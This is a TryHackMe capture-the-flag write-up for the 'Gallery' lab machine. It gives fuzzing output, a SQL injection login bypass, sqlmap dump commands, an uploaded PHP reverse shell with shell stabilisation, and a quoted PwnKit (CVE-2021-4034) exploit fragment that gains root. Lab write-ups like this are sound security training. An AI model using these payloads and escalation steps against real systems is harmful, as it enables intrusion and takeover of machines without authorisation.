
TryHackMe Gallery

Reconnaissance

- First, I started this machine with nmap scan
- After finding out all the open ports and service they are running.
- I move on to website.
- I started fuzzing the directory. While fuzzing the directory I checked for any available scripts for the CMS and found some too.

But let's do some directory fuzzing first.



It was a weird directory name, so I fuzz the sub directories too and the results are:

```
:: Method           : GET
:: URL              : http://10.10.152.166/gallery/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 100
:: Matcher          : Response status: 200,204,301,302,307,401,403,405

.htaccess           [Status: 403, Size: 278, Words: 20, Lines: 10]
.htpasswd           [Status: 403, Size: 278, Words: 20, Lines: 10]
.hta                [Status: 403, Size: 278, Words: 20, Lines: 10]
albums              [Status: 301, Size: 323, Words: 20, Lines: 10]
                    [Status: 200, Size: 16950, Words: 3285, Lines: 349]
archives            [Status: 301, Size: 325, Words: 20, Lines: 10]
assets              [Status: 301, Size: 323, Words: 20, Lines: 10]
build               [Status: 301, Size: 322, Words: 20, Lines: 10]
classes             [Status: 301, Size: 324, Words: 20, Lines: 10]
database            [Status: 301, Size: 325, Words: 20, Lines: 10]
dist                [Status: 301, Size: 321, Words: 20, Lines: 10]
inc                 [Status: 301, Size: 320, Words: 20, Lines: 10]
index.php           [Status: 200, Size: 16950, Words: 3285, Lines: 349]
plugins             [Status: 301, Size: 324, Words: 20, Lines: 10]
report              [Status: 301, Size: 323, Words: 20, Lines: 10]
uploads             [Status: 301, Size: 324, Words: 20, Lines: 10]
user                [Status: 301, Size: 321, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: Job [1/1] :: 351 req/sec :: Duration: [0:00:20] :: Errors: 0 ::

(tutaans㉿tutaans)-[~/Desktop/thm/gallery]
$
```

At this point I feel like I had done enough of recon, and I wanted to engage with the target so manual exploration now.

While going to the gallery directory it redirects to login page.

Before I check the CMS for available exploit through searchsploit, and they are shown in below.

```
(tutaans㉿tutaans)-[~/Desktop/thm/gallery]
$ searchsploit "Simple Image Gallery"
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                      |  Path
---------------------------------------------------------------------------------------------------
Joomla Plugin Simple Image Gallery Extended (SIGE) 3.5.3 - Multiple Vulnerabilities | php/webapps/49064.txt
Joomla! Component Kubik-Rubik Simple Image Gallery Extended (SIGE) 3.2.3 - Cross-Site Scripting | php/webapps/44104.txt
Simple Image Gallery 1.0 - Remote Code Execution (RCE) (Unauthenticated)            | php/webapps/50214.py
Simple Image Gallery System 1.0 - 'id' SQL Injection                                | php/webapps/50198.txt
---------------------------------------------------------------------------------------------------
Shellcodes: No Results

(tutaans㉿tutaans)-[~/Desktop/thm/gallery]
$
```

Exploitiation

I saw some unauthenticated RCE exploit from searchsploit output. Reading those exploit gave me some ideas. So I first tried sql injection with payload in username:

admin' or 1=1-- -

And it worked lol.

To get the admin password hash run the sqlmap or manually try it. Which I couldn't do it, so I ran sqlmap for it. I first intercepted the request in burp and save the file.

And then run the command: sqlmap -r req.txt –batch –dump

It was too slow, and I already got the database and table info and I only dump the users table.

Sqlmap -r req.txt -D database_name –tables table_name


Getting a shell

While fuzzing I remembered there was uploads directory, so I got the idea to test file uploads. So going on to profile I just randomly updated a ".sh" file and it was uploaded. So, I uploaded a "php-reverse-shell.php" file and set up listener and got a reverse shell.


The file is available in kali.

Use **locate php-reverse-shell.php** command to search for it.

If u don't setup listener while uploading the file u can go to uploads directory and click on ur file.



Stabilizing the shell



Steps:

- First get a reverse shell **and CTRL+Z** to suspend the process
- Then check the rows and columns number of the terminal by "**stty -a** " command
- Urs rows and columns count will be different because to show it I split the terminal
- Enter **stty rows rows_number columns columns_number** from the output of above command.
- Then export the terminal: **export TERM=xterm** (check ur terminal in terminal settings. If it didn't worked.)

Congrats u now have stable shell.

Privilege Escalation.

I run the linpeas script and saw the machine vulnerable to pwnkit. So I check for gcc to compile the C code but it wasn't there so I looked for python poc and found one at "https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py" and got privilege escalation directly to root

```
    sys.exit()

# Create gconf config file
try:
    with open('exploit/gconv-modules', 'wb') as f:
        f.write(b'module  UTF-8//    INTERNAL    ../payload    2\n');
except:
    print('[!] Failed to create gconf-modules config file.')
    sys.exit()

# Convert the environment to an array of char*
environ_p = (c_char_p * len(environ))()
environ_p[:] = environ

print('[+] Calling execve()')
# Call execve() with NULL arguments
libc.execve(b'/usr/bin/pkexec', c_char_p(None), environ_p)
^C
www-data@gallery:/tmp$ python3 exploit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
# whoami
root
#
```

Hence completed. Search for the flags now xD.